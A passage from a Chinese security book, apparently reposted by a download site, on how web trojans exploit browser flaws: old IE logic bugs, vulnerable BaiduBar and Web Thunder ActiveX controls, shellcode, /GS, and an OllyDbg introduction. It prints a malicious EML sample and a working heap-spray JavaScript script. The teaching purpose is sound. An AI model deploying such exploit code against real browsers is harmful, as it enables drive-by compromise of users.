网页木马的藏身之处大致有上述 10 种，无论是网站管理员还是普通网民，如果发现网页木马，就可以对照以上 10 种情况来查找网页木马的踪迹。对于现在流行的大多数网页木马，当前的杀毒软件还是能查杀的，网民能够及时地把信息反馈给管理员就可以有助于保护其他网民。如果是一些未公开漏洞或者免杀过的，可能杀毒软件就无能为力了，但也不是发现不了；熟悉 HIPS 的用户可以在上网的时候开着，监控 IE 创建新的进程，就能够有效地杜绝网页木马的袭击。一个网站如果包含网页木马，会有如下的典型症状：

- 有杀毒软件报警；
- IE 浏览器无故崩溃；
- 硬盘灯一直闪烁，系统运行缓慢；
- IE 浏览器假死。

2.2　网页木马与漏洞

网页木马正是由于漏洞的存在，才得以不断繁衍。现在网页木马所利用的漏洞主要有两类：一类是逻辑型漏洞，另一类则是溢出型漏洞。逻辑型漏洞的数量比较少，通常都是由利用系统本身提供的一些功能来完成木马的下载和执行的；而溢出型漏洞则是利用程序编写中的一些漏洞来获得浏览器的控制权。两者在利用手段上有本质的不同。在本章中，笔者将对两种漏洞分别举例进行说明。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.1　逻辑型漏洞

BMP 网页木马是早期比较典型的网页木马之一，利用的就是逻辑方面的漏洞。它先把一个 EXE 文件伪装成一个 BMP 图片文件，欺骗 IE 自动下载，再利用网页中的 JAVASCRIPT 脚本查找客户端的 Internet 临时文件夹，找到下载后的 BMP 文件，把它复制到 TEMP 目录，再编写一个脚本把找到的 BMP 文件用 DEBUG 还原成 EXE，并把它放到注册表启动项中，在下一次开机时自启动。我们可以看到，在这个过程中，全都是利用 Windows 系统提供的函数和接口，漏洞就在于早期版本的 IE 浏览器在 Internet 域下仍允许 Javascript 脚本读写本地文件和修改注册表，被恶意的黑客利用制作网页木马。新版本的 IE 便修补了这个逻辑漏洞，只有在我的电脑域下 IE 浏览器才有权限执行上述恶意脚本代码。

2001 年，再次发现微软的 IE 浏览器存在重大的安全缺陷。简单地说，IE 在处理 MIME 头中"Content-Type:"处指定的某些类型时，存在问题，攻击者可以利用这类缺陷在 IE 客户端执行任意命令。这个漏洞也是一个典型的逻辑方面的漏洞，IE 浏览器在遇到如下 EML 文件时：

```
Content-Type: audio/x-wav;
      name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>
echo OFF
dir *.*
```

尽管该附近被声明为 audio/x-wav 类型，但是 IE 或者 Outlook 浏览器会执行 hello.bat 这个脚本。这两个漏洞是比较早期的漏洞，都是针对 IE5.5、5.0 的，感兴趣的读者可以找一台 Windows98 或者 Windows 2000sp0 的机器测试一下，自从 IE6 推出以后这样的漏洞几乎就绝迹了。

百度是我国最大的搜索引擎供应商，2007 年 7 月份爆出的百度超级搜霸 BaiduBar.dll ActiveX 控件远程代码执行漏洞也是一个逻辑漏洞，同样是利用了 IE 这个攻击平台，不过漏洞不是 IE 或者 Windows 系统造成的，而是百度搜霸造成的。漏洞存在于由 ActiveX 控件"BaiduBar.dll"导出的"DloadDS()"函数中，相关信息如下：

```
InprocServer32:  C:\Program Files\baidu\bar\BaiduBar.dll
ClassID   :   A7F05EE4-0426-454F-8013-C41E3596E9E9
[id(0x0000001d), helpstring("method DloadDS")]
void DloadDS(
      [in] BSTR bstrUrl,
      [in] BSTR bstrName,
      [in] long lShow);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果把 bstrUrl 设置成某个服务器上的 CAB 文件，DloadDS()函数会尝试将这个文件下载到 TEMP 目录并解压，然后执行其中以 bstrName 命名的文件，由于在这以前没有任何有效的检查措施，因此攻击者可构造包含木马或者间谍程序的 CAB 文件，然后用 DloadDS()函数下载并运行它。因此，有漏洞的百度搜霸相当于一个完美的后门。

同样爆出漏洞的还有 Web 迅雷，Web 讯雷组件的名称：ThunderServer.webThunder.1，可以采用 JS 代码 new ActiveXObject("ThunderServer.webThunder.1");来激活讯雷的组件。其中的关键函数包括：

SetBrowserWindowData：新建浏览器窗口；

SetConfig：设置 Web 讯雷；

HideBrowserWindow：隐藏浏览器；

AddTask：添加下载任务；

SearchTask：搜索任务，得到任务 ID，文件下载状态等详情；

OpenFile：根据任务 ID，打开文件。

攻击者利用这一系列的函数，现已经能完成从下载到运行木马程序的完整过程，实现了一个完整的网页木马功能。这个 Web 迅雷漏洞的曝光时间是 2007 年 6 月。

类似的逻辑漏洞还不少，这里就不一一列举了，逻辑漏洞主要是由于程序员毫无安全意识造成的，属于很低级的错误。尽管 IE 浏览器本身逐渐已经没有这样的漏洞了，但很多第三方的 ActiveX 控件还存在很多的安全隐患。由于决定木桶盛水量多少的是最短的那块木板，而不是最长的那块；故信息安全也应遵循这个木桶原理。

2.2.2 溢出型漏洞

相对于逻辑型的漏洞，溢出型漏洞的数量就要多得多。这里所说的溢出型漏洞是指利用缓冲区溢出来传播木马病毒的网页木马，鉴于目前国内网络安全的严峻现状，由于微软对 IE 浏览器的漏洞修补都比较及时，故大部分网页木马都已经开始转而利用一些国产软件的漏洞来攻击用户。关于缓冲区溢出，笔者在第 4 章中将会详细介绍。这里先介绍溢出型网马所要用到的一些技术，主要有：ActiveX 技术、Shellcode 技术、HeapSpray 技术。

2.2.3 关于 ActiveX

ActiveX 是 Microsoft 公司提出的一组使用 COM（Component Object Model，部件对象模型）使得软件部件在网络环境中进行交互的技术集。它与具体的编程语言无关。作为针对 Internet 应用开发的技术，ActiveX 被广泛应用于 Web 服务器以及客户端的各个方面。同时，ActiveX 技术也被用于创建普通的桌面应用程序。ActiveX 控制是 OLE 控制的更新版

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

本。控制（Control）是建立可编程部件（Component）的主要元素，ActiveX 控制可以用于所有支持 COM 规范的容器中，或者作为 Internet 控制嵌入到 Web 页面中。用户访问该页面时，将下载该控制并自动地在本地注册。利用脚本描述语言（Script）可以在控制之间以及客户与服务器之间通过设置属性（Property）、调用方法（Method）和激活事件（Event）进行通信。ActiveX 控制与以前的 OLE 控制相比，具有更少的接口，并且可以没有窗口。

所有的 ActiveX 控制都支持 IUnknown 接口。目前，很多第三方开发商都编制了各式各样的 ActiveX 控制。在 Internet 上，有超过 1000 个 ActiveX 控制供用户下载使用。在 Windows 的 SYSTEM 目录下，保存有很多 Windows 提供的 ActiveX 控制。Microsoft Visual C++（以下简称 VC）提供的 MFC（Microsoft Foundation Classes）控制都是 ActiveX 控制。利用 VBScript 或者 Microsoft JScript，可以向 Web 页面中加入可用于交互的 ActiveX 控制，将数据预处理或者检验过程放在客户端进行，然后将结果传往 Web 服务器。在一个 Web 页面中引入 ActiveX 控件的方法主要有两种：

- 通过 Object 标签：<object id="gl" classid="clsid:F3E70CEA-956E-49CC-B444-73AFE593AD7F"></object>
- 利用 JavaScript 中的 New 方法：new ActiveXObject("ThunderServer.webThunder.1")

2.2.4　关于 Shellcode

Shellcode 这个概念是随着缓冲区溢出而产生的。从概念上来说，Shellcode 是一段用来攻击软件 Bug 的可重定向的机器码，之所以被叫做 Shellcode 是因为在早期这一小段机器码都用于启动一个命令行的 Shell 以便控制肉鸡，但是后来由于 Shellcode 并不仅仅用于得到一个 Shell，还能完成很多其他的功能，例如：下载并执行木马、添加一个用户等，所以有人觉得 Shellcode 这个名词的范围有点小，但是其他名词也得不到大众的普遍认可。

Shellcode 存在于一个进程的内存中，在攻击者通过栈溢出、堆溢出、或格式化字符串等漏洞获得执行权以后用来完成某一特定功能的一段代码，获得执行权的方法随着系统架构的不同而有所不同，在我们所熟悉的 Windows 系统下，通常是通过覆盖栈中的返回地址或异常处理例程的地址来获得 EIP 的控制权的。关于缓冲区溢出，笔者在第 4 章中将会进行详细介绍。

2.2.5　关于 Heap Spray

这种方法最早是由荷兰黑客 Berend-Jan Wever 创造的，究竟什么是 Heap Spray 呢？仅仅从字面上来理解，就是“堆的扩展”。这一技术用 JavaScript 脚本创建了很多个 String 对象，在 String 对象中写入一个长长的 NOP 链以及紧接着 NOP 链的一小段 Shellcode。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

JavaScript 的动态运行库会把这些 String 对象都存储在堆中。由于堆中的数据是不断向内存高址增长的，在大约分配了 200MB 的内存给这些 string 对象之后，在 50MB～200MB 这段内存中，随意取出一个地址，便极有可能落在 nop+Shellcode 的中间。把某个返回地址覆盖掉，变成这个随意取出的地址之后，我们就能跳到这个 NOP 链上，最终执行 Shellcode。

使用这种方法有两方面的优点，由于新版本 IE 浏览器的许多 Dll 都是使用 VS7 以上版本编译的，VS7 提供了一个新的编译选项/GS 用于防范缓冲区溢出问题，如图 2.7 所示。




图 2.7　Visual Studio 中的/GS 选项

/GS 选项检测改写返回地址的某些缓冲区溢出，这是一种利用不强制缓冲区大小限制的代码的常用技术。这是通过将安全检查插入到已编译代码中完成的。/GS 只尝试检测进入返回地址的直接缓冲区溢出。

通过将函数调用的返回地址传递到堆栈上的调用约定，可以很容易地在计算机上利用缓冲区溢出。例如，x86 使用将函数调用的返回地址传递到堆栈上的调用约定。

对于编译器认为容易出现缓冲区溢出问题的函数，编译器将在堆栈上返回地址之前分配空间。在进入函数时，用安全 Cookie（它在模块加载时计算一次）加载分配的空间。然后在退出函数时，调用编译器帮助器以确保 Cookie 值仍然不变。如果该值发生变化，则可能已经改写返回地址，因此将报告错误并且终止此进程。除非已用_set_security_error_handler 提供了备用处理程序，否则将出现警告用户存在潜在安全问题的消息框并调用 ExitProcess。

当静态链接到 CRT 时，每个程序映像将具有自己的处理程序。当使用动态链接时，每

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

个组件将共享公共处理程序。/GS 需要 CRT 启动代码，故当用/GS 编译 DLL 时将引出问题。安全 Cookie 的预期值由 CRT 在 CRT_INIT 函数中重置。如果函数是用/GS 编译（因此具有安全 Cookie）的，而它又调用 CRT_INIT，则预期的安全 Cookie 值将更改，并且程序将认为已出现缓冲区溢出。解决方案有如下两个：

1．不要在调用（或结束调用）CRT_INIT 的任何函数中使用数组，例如，改用_alloca；

2．使 CRT 正常初始化。不要指定自己的入口点，请改用 DllMain（并且不要调用 CRT_INIT）。/clr 不支持/GS。

/GS 不能抵御所有缓冲区溢出安全攻击。例如，通过改写到参数区域来进行缓冲区溢出攻击仍然是有可能的。因此，即使您使用/GS，也应尽量编写安全的代码；也就是说，确保代码没有任何缓冲区溢出。/GS 可以保护您的应用程序，不会发生代码中确实存在的缓冲区溢出。

对于栈溢出，/GS 选项的保护非常有效，它能够有效检测返回地址是不是被覆盖。但是对于 IE 浏览器里发生的溢出，就有可能被绕过，用的正是 Heap spray 技术。攻击者首先执行的就是以下这段 javascript 脚本，将堆填充成大量 NOP+Shellcode 的形式到 0x05050505 这个地址。然后在存在栈溢出的函数中构造 0x05050505 形成的超长字符串覆盖整个堆栈段，在往外覆盖的时候由于触发了写入异常，流程转入了 SEH 处理。由于整个堆栈都被 0x05050505 覆盖，而恰恰异常处理的地址就是存放在堆栈中的，所以 EIP 就会转向 0x05050505，在执行了一系列 nop 以后，最终 Shellcode 将获得执行权。

```
<SCRIPT language="javascript">
    var heapSprayToAddress = 0x05050505;
//填充最简单的死循环 Shellcode
    var payLoadCode = unescape("%uFEEB%uFEEB%uFEEB");
//申请每个堆块的大小，确保块和块直接无缝链接
    var heapBlockSize = 0x400000;
    var payLoadSize = payLoadCode.length * 2;
    var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
    var spraySlide = unescape("%u9090%u9090");
    spraySlide = getSpraySlide(spraySlide,spraySlideSize);
    heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
//利用 new 方法从堆中分配内存
    memory = new Array();
    for (i=0;i<heapBlocks;i++)
    {
        memory[i] = spraySlide + payLoadCode;
    }
    function getSpraySlide(spraySlide, spraySlideSize)
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        while (spraySlide.length*2<spraySlideSize)
        {
            spraySlide += spraySlide;
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
    }
</script>
```

将上述脚本保存为 HTML 执行以后，笔者的计算机的 PF 使用率迅速升高，使用调试器 OD 附加到 IE 浏览器的进程，可以发现 0x05050505 地址已经被 NOP+Shellcode 形式的长字符串覆盖，如图 2.8 和图 2.9 所示。




图 2.8　堆扩展会大量消耗内存

使用堆扩展技术的 exploit 有一个非常显著的缺点，就是会耗费大量内存；在配置稍低的计算机上将使 IE 和整个系统的速度显著变慢，甚至使 IE 浏览器处于假死状态。在这个例子中，扩展到 0x05050505 就耗费了近 200MB 内存，假如要扩展到 0x0F0F0F0F，那么吃掉的内存会更加的惊人！恐怕还没有等到内存分配完，浏览器已经被等得不耐烦的用户给关闭了。

堆扩展技术的另外一个缺点就是成功率不稳定。在本例中，由于整个过程我们只打开了一个网页，所以能够成功地将堆扩展到 0x05050505。但是如果用户打开过数个大型 Web

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

页，里面有很多不同类型的对象，也许堆地址早已分配到 0x06060606 了，那么这次攻击肯定失败。

堆扩展技术的这个缺点同时也是一个优点，因为只要把地址设得高一点，就几乎不会已经被占用了。而这种方法恰恰可以弥补通用性不强的缺点，本来覆盖返回地址针对不同的 IE 版本、不同的 Windows 系统需要使用不同的跳转地址；但是堆扩展技术弥补了这个缺点，一个地址就能做到通用。




图 2.9　JS 已经成功进行堆扩展

2.3　小结

本章主要介绍网页木马所用到的一些技术，包括挂马方面的技术和编写网页木马需要用到的一些技术。网页木马的隐蔽手段越来越高明，想要发现它们就要求广大网络管理员和用户熟悉黑客常用的挂马的手段。特别是广大网站管理员，更要做好网站的安全防护工作，以尽可能地将网页木马拒之门外。即使在发现之后也能迅速发现源头。

另外，本章也介绍了编写网页木马用到的一些技术。只有知己知彼，方能百战不殆。现在威胁到浏览器安全的手段已经从一些脚本发展到利用缓冲区溢出漏洞，并且随着 ActiveX 技术的风靡，很多第三方的软件也开始在系统中嵌入各自的控件，但随之而来的就是安全问题，从播放器、下载工具到杀毒软件的扫描控件，都已经成为网页木马肆虐的帮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

凶了。了解这些技术将有助于了解网页木马的攻击手段，对于软件编程人员，提高编程安全意识才是当务之急。对于普通用户来说，也能知道究竟是系统哪些方面的纰漏导致了计算机的门户大开。

编写一个网页木马所需要的技术门槛不低，但是传播起来十分迅速。这一方面是由于黑客产业链的日益完善、网络安全监管方面的疏漏造成的，另一方面也是由于我国对于网络安全方面的立法工作还做得远远不够的缘故。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 3

第 3 章　调试器与脚本语言

工欲善其事，必先利其器。计算机软件就像一台庞大的机器，而调试器和反汇编工具就是调整机器内部结构的螺丝刀。由于本书不是专门介绍调试器的，所以只会列出一些对调试缓冲区溢出漏洞有用的一些命令或者功能，如果读者对软件调试有兴趣，可以参考其他专门介绍调试器的书籍。在本章中，读者可以了解到以下信息：

- 调试器 OllyDbg 的使用；
- 反汇编利器 IDA 的使用；
- JavaScript 脚本与 HTML 语言。

3.1　OllyDbg 简介

OllyDbg 是 Windows 平台下一个著名的 32 位汇编级调试器，OllyDbg 是运行在 Windows 系统下的一个单进程、多线程的分析代码级调试工具。它可以调试 PE 格式的执行文件及动态链接库，并可以对其打补丁。“代码级”意味着你可以直接与比特、字节或处理器指令打交道。OllyDbg 仅使用已公开的 Win32 API 函数，因此它可以在所有 Windows 操作系统及后续版本中使用。这里笔者建议可以去看雪学院 http://www.pediy.com/tools.htm 下载修改过的 OllyICE，经过了汉化，并且又添加了一些很有用的插件，但本质上还是在 OllyDbg 的基础上修改而来的。

OllyDbg 1.10 版的发布版本是一个 ZIP 压缩包，只要解压到一个目录下，运行 OllyDbg.exe 就可以了。这里笔者采用“聆风听雨汉化版 flyODBG”给读者讲解，如图 3.1 所示。

OllyDbg 不是面向编译器的。它没有特别的规则必须是哪一个编译器产生的代码，因此，OllyDbg 可以非常好地处理通过编译器生成的代码，或是直接用汇编写入的代码。OllyDbg 可以并行调试程序，无须暂停执行程序，就可以浏览代码和数据，设置断点、停

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

止或恢复线程，甚至直接修改内存。（这可以视为一种软件调试的模式，与之相对的硬件模式则是当进程在运行时调试器被阻滞，反之亦然）。如果所需的操作比较复杂，OllyDbg 会让进程终止一小段时间，但是这种暂停对于用户来说是透明的。




图 3.1　OllyDbg 主界面

有时进程会发生非法操作。你可以把 OllyDbg 设置成即时调试器，它会挂接出错程序，并停在程序产生异常的地方。通过 OllyDbg，你可以调试单独的 DLL。操作系统不能直接运行 DLL 文件，因此 OllyDbg 将一个可以加载 DLL 的小程序压缩到资源里，这个程序允许你调用最多 10 个参数的输出函数。设成即时调试器或者在发生异常时附加上去都是可以的，把 OllyDbg 加到右键菜单里会更加方便，如图 3.2 所示：




图 3.2　OllyDbg 支持添加到资源管理器菜单中

OllyDbg 是完全面向模块的，模块包括可执行文件（扩展名通常为.EXE）和在启动时加载或需要时动态加载的动态链接库（扩展名通常为.DLL）。在调试期间，你可以设置断

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

点、定义新的标签、注释汇编指令。当某个模块从内存中卸载时，调试器会把这些信息保存在文件中，文件名就是模块的名称，扩展名为.UDD（表示用户自定义文件）。当 OllyDbg 下一次加载该模块时，它会自动恢复所有的调试信息，而不管是哪一个程序使用这个模块。假设你正在调试程序 Myprog1，这个程序使用了 Mydll；而你在 Mydll 中设置了一些断点，然后你开始调试 Myprog2，那么这个程序同样使用了 Mydll。这时你会发现，所有 Mydll 中的断点依然存在，即使 Mydll 加载到不同的位置！

一些调试器把被调试进程的内存当做一个单一的（并且大部分是空的）大小为 2^{32} 字节的区域。OllyDbg 采用了与之不同的技术：在这里，内存由许多独立的块组成，任何对内存内容的操作都被限制在各自的块内。在大多数情况下，这种方式工作得很好，并且方便了调试。如果模块包含好几个可执行段，则将不能一次看到全部代码，但这种情况是非常少见的。

为了有效地调试一些不带源码的程序，你必须理解它是如何工作的。首先，OllyDbg 包含一个内置的代码分析器。分析器遍历整个代码，分出指令和数据，识别出不同的数据类型和过程，分析出标准 API 函数（最常用的大约有 1900 个）的参数并且试着猜出未知函数的参数数目。你也可以加入自己的函数说明，标记出程序入口点和跳转目的地，识别出跳转表和指向字符串的指针，加入一些注释，甚至标示出跳转的方向等。在分析结果的基础上，调用树显示哪些函数被指定过程调用（直接或间接），并且识别出递归调用、系统调用和叶子过程。静态函数的名称修饰的一个好处是，能够在不同的类里使用同一个名称来声明两个或者更多的静态成员函数，而不会发生名称上的冲突。

OllyDbg 完全支持 UNICODE，几乎所有对 ASCII 字符串的操作都可以同样应用于 UNICODE。OllyDbg 可以跟踪标准的栈帧（由 PUSH EBP; MOV EBP,ESP 所创建的）。现代编译器有禁止产生标准栈框架的选项，在这种情况下分配栈是不可能的。当程序运行到已知的函数时，栈窗口解析它的参数，调用栈窗口显示到达当前位置所调用函数的序列。

现代的面向对象应用程序广泛地使用了一种叫做结构化异常处理的技术，SEH 窗口可以显示异常处理链。多种不同的搜索选项可以让你找到二进制代码或数据、命令或命令序列、常量或字符串、符号名，或在 Run 跟踪中的一条记录。

对于任何地址或常量，OllyDbg 可以找出到该地址或常量的全部命令的列表，然后你可以在这个列表里找出对你来说是重要的参考。举例来说，某个函数可能被直接调用，或者经过编译器优化后把地址放入寄存器间接调用，或者把地址压入堆栈作为一个参数。

OllyDbg 支持所有标准类型的断点，包括非条件和条件断点、内存断点（写入或访问）、硬件断点或在整个内存块上下断点（后两项功能只在 Window ME,NT,2000,XP 中有效）。条件表达式可以非常复杂，例如：当 [ESP+8] 的第 2 位被设置，并且 123456 位置处的字小于

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10，或者 EAX 指向一个以“ABC”开头的 UNICODE 字串，但跳过前 10 次断点而在第 11 次中断等。你可以设定一条或多条指令，当程序暂停时由 OllyDbg 传递给插件。除了暂停，你还可以记录某个表达式的值（可以带有简短的说明），或者记录 OllyDbg 已知函数的参数。在 Athlon 2600+、Windows2000 环境下，OllyDbg 可以每秒处理多达 25000 个条件断点。

在多线程程序里，OllyDbg 可以自动管理线程，如果你单步调试或跟踪程序，它会自动恢复当前线程而挂起其他线程。不过，实际上 OllyDbg 对多线程的处理常常有点不尽如人意，经常会发生假死的情况。

OllyDbg 另一个比较有用的特性是，可以在某些事件发生的时候中断下来，例如新的模块被加载或者卸载，线程的开辟或者结束。这个特性对于调试一些 IE 浏览器的漏洞特别有用，因为出问题的模块往往不是 IE 默认加载的，当载入 IE 的时候，模块还没被加载，而且加载的地址是不固定的，所以很难下断点。而这个功能却能够很好地满足调试 IE 漏洞的需要，如图 3.3 所示。

